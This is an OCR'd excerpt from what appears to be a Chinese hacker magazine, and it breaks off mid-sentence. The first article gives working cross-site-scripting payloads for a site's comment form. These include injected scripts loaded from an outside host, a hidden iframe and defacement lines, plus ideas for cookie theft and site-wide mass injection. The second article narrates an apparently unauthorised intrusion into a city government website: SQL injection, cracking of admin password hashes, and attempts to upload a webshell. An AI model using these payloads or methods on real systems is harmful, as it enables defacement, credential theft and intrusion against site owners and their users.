



图3



```
height="11"></td>
            </tr>
          </table>
          <table width="100%"  border="0" cellpadding="0" cellspacing="0"
bgcolor="C6C9C3">
            <tr>
              <td width="10" background="/Skin/2005/cnbbs_images/biao-4.gif"><img
src="/Skin/2005/cnbbs_images/biao-4.gif" width="10" height="2"></td>
              <td><table cellSpacing=0 cellPadding=0 width="100%" border=0>
                <tr>
                  <td class=main_title_575><A href="Article/ShowNew.asp"><B> </B></A>
                      <table width="100%" border=0>
                        <tr>
                          <td width="17%" height=15><img src="/Skin/2005/sub/wypl.gif"
width="98" height="13"></td>
                          <td width="83%">(只显示最新5条评论内容只代表网友观点，与
本站立场无关！)</td>
                        </tr>
                    </table></td>
                </tr>
                <tr>
                  <td height=10 vAlign=top class=main_tdbg_575>
                                          <script language="javascript"
src="/Article/Comment.asp?Action=JS&ArticleID=59330"></script>
                                </td>
                </tr>
              </table>
              </td>
              <td width="10" background="/Skin/2005/cnbbs_images/biao-5.gif"><img
```

图4



```
document.write("<table width='100%' align='center' border='0' cellspacing='1'
cellpadding='2' class='title'><tr class='tdbg_rightall' align='center'><td>评论人</td><td>评
论内容</td><td>评论时间</td><td>打分</td></tr><tr bgcolor='white'><td align='center'
width='80'> 【<span title='类别：游客\n姓名：<dddd>\n信箱：12345@163.com\nOicq：1451423\n主页
：http://<dddd>' style='cursor:hand'><dddd></span>】 </td><td>hehe</td><td align='center'
width='120'>2005-12-31 20:43:32</td><td align='center' width='40'>3分</td></tr></table><div
align='center'><a href='/Article/Comment.asp?ArticleID=59330&Action=ShowAll'>查看评论详细内
容及更多评论</a></div>");
```

图5

首先看看js的语法和我们的参数在js里有什么限制。其实js语法有的我也不太清楚，在js文件里的时候，js语句是用;隔开的，""引入表示字符串，函数的参数包括在()里面，各个参数用空格分开。而我们提交的内容在document.write("");这个语句里面，这个语句的作用是将函数的参数也就是中间的字符串显示在页面上。那么我们想注入js的话有两个方式可以选择，第一是在不破坏其语句的情况下利用它的语句在页面插入代码，第二个是干脆Kiil掉其语句自己加语句进来。

一、js语句闭合插入跨站

看看第一种方式吧！因为是利用它的语句，所以我们的语句里不能有"也不能有)，不然IE会解释不了的！我们分析下它的js数据看看：

```
document.write("<table width='100%' align='center' border='0'
cellspacing='1' cellpadding='2' class='title'><tr class='tdbg_rightall'
align='center'><td>评论人</td><td>评论内容</td><td>评论时间</
td><td>打分</td></tr><tr bgcolor='white'><td align='center'
width='80'>【<span title='类别：游客\n姓名：jnc\n信箱：ddd@163.
com\nOicq：159951\n主页：http://jnc' style='cursor:hand'>jnc</
span>】</td><td>ddd</td><td align='center' width='120'>2005-12-
31 20:26:46</td><td align='center' width='40'>2分</td></tr></
table><div align='center'><a href='/Article/Comment.asp?
ArticleID=59341&Action=ShowAll'>查看评论详细内容及更多评论</a></
div>");
```

呵呵，我们的参数如主页什么的，都是在一个'之内的哦！就是在<span title='之内的，如果我们要构造自己的语句，简单点的如<script>alert("剑心")</script>，想变化多点就用<script src=http://www.cnbct.org/1.js></script>这样的，然后控制1.js内容就可以做很多事了！用前面的来说明吧，我们不能用"和)一起，所以换下成为<script>alert('剑心')</script>，但是这样的话，'和前面的那个'匹配就会把结构弄坏啦！郁闷吧！如果没有单引号的话，我们所构造的语句就不能够执行！不信用<script>alert()</script>试试，什么都没有发生吧！这应该是它的什么css样式决定的，我们变不了！但是不可以放弃啊，既然是注入，那就跟Sql注入一样玩填字游戏吧！先用'让前面的变量结束，然后用>让它的什么<span标签结束，现在构造自己的语句，然后为了看起来正常点就再给它个<span title='匹配后面它孤独的/span>吧！语句加起来就是主页那里提交的'>ddd<script>alert('剑心')</script><span title='，就可以跨站了，中间跨站字符可以任意改的！本机测试成功本来是要马上去华夏显摆一下的，但是郁闷的是管理员关了评论！郁闷啊！不过还好，我还有他原来的一个js，里面有位信息猎手的兄弟也在测试，但是他没有成功，如图6所示。大家对照我的看看就知道为什么他没有成功了，他只是提交跨站字符，没有想到匹配什么的！



```
document.write("<table width='100%' align='center' border='0'
cellspacing='1' cellpadding='2' class='title'><tr class='tdbg_rightall'
align='center'><td>评论人</td><td>评论内容</td><td>评论时间</td><td>打
分</td></tr><tr bgcolor='white'><td align='center' width='80'> 【<span
title='类别：游客\n姓名：<>\n信箱：jnc@163.com\nOicq：154268\n主页：
http://<script src=http://www.yixie.org/1.js><script>'
style='cursor:hand'><></span>】 </td><td>hehe</td><td align='center'
width='120'>2005-12-31 21:54:24</td><td align='center' width='40'>3分
</td></tr><tr bgcolor='white'><td align='center' width='80'> 【<span
title='类别：游客\n姓名：信息猎手\n信箱：\nOicq：\n主页：
http://></span><script>alert('信息猎手')</script><span'
style='cursor:hand'>信息猎手</span>】 </td><td>spanscriptalert信息猎手
scriptspan</td><td align='center' width='120'>2005-12-31
9:41:56</td><td align='center' width='40'>3分</td></tr><tr
bgcolor='white'><td align='center' width='80'> 【<span title='类别：游客
\n姓名：信息猎手\n信箱：<script>alert(HACKED BY 信息猎
手);</script>@\nOicq：5387825\n主页：http://<script>alert(HACKED BY 信
息猎手);</script>.com' style='cursor:hand'>信息猎手</span>】
</td><td>alertHACKED BY 信息猎手</td><td align='center'
width='120'>2005-12-31 9:09:23</td><td align='center' width='40'>3分
</td></tr><tr bgcolor='white'><td align='center' width='80'> 【<span
title='类别：游客\n姓名：信息猎手\n信箱：<script>alert(HACKED BY 信息猎
```

图6

二、js语句注释插入跨站

第二种跨站方式更爽的！呵呵，Sql语句支持多句查询，我们js也支持的！首先用'");闭合前面的语句，然后构造自己的语句，再用document.write("闭和后面的语句就可以了。什么？你嫌闭和麻烦？那就用//直接注释算了！呵呵！当然，这里要求你

熟悉一定的js语句。为了方便大家，我这里就把js注入的语句写出来！在主页提交：'");document.write("<script src=http://www.cnbct.org/1.js></script>");//,这样的格式就可以实现js跨站注入了，document.write("<script src=http://www.cnbct.org/1.js></script>");是我们的注入语句，可以引入一个js，这样长度就没有什么问题了！我经常跨站注入的js如下：

```
document.write("<iframe style='display:none;' src='http://inc.cnbct.org/mm.htm'></iframe>");    //引入不可见frame，随便你做什么了
document.title="HackED_BY_剑心"    //利用属性显示被黑的标题，纯粹是显摆//
document.images[0].src='http://inc.cnbct.org/fuck.jpg';    //将第一张图片logo显示为我站上的fuck.jpg，还是显摆//
```

反正是页面的所有属性都可以改的啦！想做什么不行呢！有表单的话改表单，有Cookie的话偷Cookie，或者干脆location增加自己的访问量都可以的哦！只有想不到没有做不到。

js的浅显注入基本上讲完了，跟其它的脚本注入差不多的！也许你说就一个页面的跨站而已嘛！没什么大不了！但是再考虑下，这应该是最新的动易系统了，发表评论是没有验证码的，再看看文章是用ID分辨的，那好！抓取数据包后写程序修改提交的地址和ID的内容，不就可以整站整站的js注入了么？跟站被人黑了被人挂马了有什么两样？用C很容易就可以实现的！我测试的时候华夏黑客联盟已经封了发表评论，所以是自己分析的，在变量长度上我也没有看代码，实地测试大家受到限制就不要PK我哦，介绍个思路！也可以看看源代码，查下它是怎么过滤的，看看其他的地方还有没有问题！下载啊什么的应该都有问题的！在此真诚地感谢QQ上的和生活上的好友，还有我的女朋友，还有非安全，祝愿大家在新的一年都有新的开始吧！文章比较简单，有什么问题到论坛讨论，我的ID是剑心大人。

编辑点评： 又是一篇不错的研究js跨站的文章。随着服务端语言（asp、php、cfm等）漏洞的减少，现在越来越多的攻击已经转向到了客户端语言，如跨站、网页木马等，这应当是当前和今后黑客的一个重要入侵方式。仔细学一下dhtml、hta等，你会发现它们强大得令人不敢相信。不过作者只是针对华夏网站系统做了一个思路和本机测试，没有远程实践，有点遗憾。

对PZ市政府网站的渗透测试

曹军/dang0102 刘坤

最近工作不算忙，抽空对SC省PZ市政府网站作了一次渗透测试，稍有一点收获，下面和大家一起分享。

一、基本信息收集及判断

该网站以ASP页面为主。先ping了再说，得到一个IP地址221.*.182.111，在命令行下输入telent 221.*.182.111,返回信息如图1所示：




图1

服务器的banner是IIS 5.0，系统可能是windows2000。还是按照习惯看有没有IIS漏洞，于是拿出工具扫描，没有扫到漏洞。再进行系统漏洞扫描，结果同样令人失望，看样子只有通过web渗透了。

二、初次注入点查找失败

用whois查看此服务器的其他站点，结果发现还有2个站点，其中只有一个能通过IE访问(如果主站点攻不下可以旁注试试，呵呵)。先手工测试主站是否存在SQL注入漏洞，在浏览器里输入：http://www.xxx.gov.cn/jrpz/Article_Show.asp?ArticleID=1679'，返回结果如图2所示：




图2

说明对方很可能采取了防注入措施，关闭了iis错误提示。郁闷，但是人家说工具的力量是无穷的！用啊D查看有无sql注入点，呵呵，运气比较好，发现了注入点，如图3所示：




图3

猜解数据库，发现有表若干。其中admin表有字段：ID、user、password。但password是用md5加密的，用我的字典去跑一下，遗憾的是没有发现弱口令，但此时仍不能放弃，专门用一台机子来跑密码，我也趁此机会看看网站有没有其他漏洞，比如论坛。

三、论坛分析再次碰壁

注册了一个账号，然后进入论坛，发现此论坛是该网站人员自己做的（感觉是改别人的，猜测而已）。看看有没有上传漏洞，用webhunter扫描，发现存在www.xxx.gov.cn/bbs/upfile.asp，然后用webhunter自带的上传选项，返回结果：<script>parent.document.forms[0].myface.value='myup.asp图片上传成功!好，上传成功！用浏览器访问，奇怪，无法找到页面。初步分析有两种可能：

1、对方在upfile.asp代码上不存在漏洞，服务器过滤函数即使检测到上传文件类型不是图片格式的话，还是显示图片上传成功；

2、服务器在执行程序后，将"图片"（也就是我们的海洋2005）传到了指定的文件夹去，这个文件夹的位置我们不清楚。

我在论坛上转了一下，发现发帖时可以上传图片，莫非就是这里？于是把 WinSockExpert 打开，先上传一个真正的图片格式文件，获得 cookie、上传路径等相关信息后，试试用老兵的动网上传工具上传一个.asp 木马程序。因为论坛是人家自己做的，此时只能碰碰运气了，返回结果如图 4 所示：




图 4

呵呵，有了上传路径，再次访问，返回结果是 H T T P 403.1 禁止访问。出现这种情况，开始百思不得其解，后来仔细想了一下，可能是这样的：对方管理员对我们的上传文件夹进行了设置，有可能他在 IIS 中的网站文件夹“属性”→“执行许可”的三个选项中：

1、无；
2、纯脚本；
3、可执行程序。

估计管理员可能在该选项中选择了 1，所以导致此文件夹中的.asp 文件不能被执行！由于我们上传的目录是存放图片的，管理员可以这样设置，看来对方的安全意识还不错。这条路看来是走到尽头了，再想想其他办法吧。

四、柳暗花明

突然“嘟”的一声，MD5 破解工具那悦耳的声音硬是把我从阿森纳与曼联的激烈比赛中拉了回来，口令破解成功！口令是 8 位字母的，但不是 admin 权限，不过已经不错了。赶紧寻找管理登录页面，发现此网站有 2 个登录页面：一个是动网文章系统，另外一个是政府信息网后台管理系统。我们的用户和口令在第二个登录窗口有用，进入后有两个发现：

1、发现服务器的 IP 地址是内网 IP，看来要想完全控制是比较困难的了（有人扔鸡蛋了，连 webshell 都没有得到还想完全控制？）

2、权限很有限，只能在信息管理→为民服务中进行操作，其他的都是：“权限不够，请与管理员联系。”

此外，我发现“Files”→“Img”路径，可以上传图片，试试看有无上传漏洞。在.asp 文件后面加空格或者加点，不成功；接着还是抓包分析，上传 asp 木马，返回显示：“处理 URL 时服务器上出错，请和系统管理员联络”，说明了无上传漏洞。正在

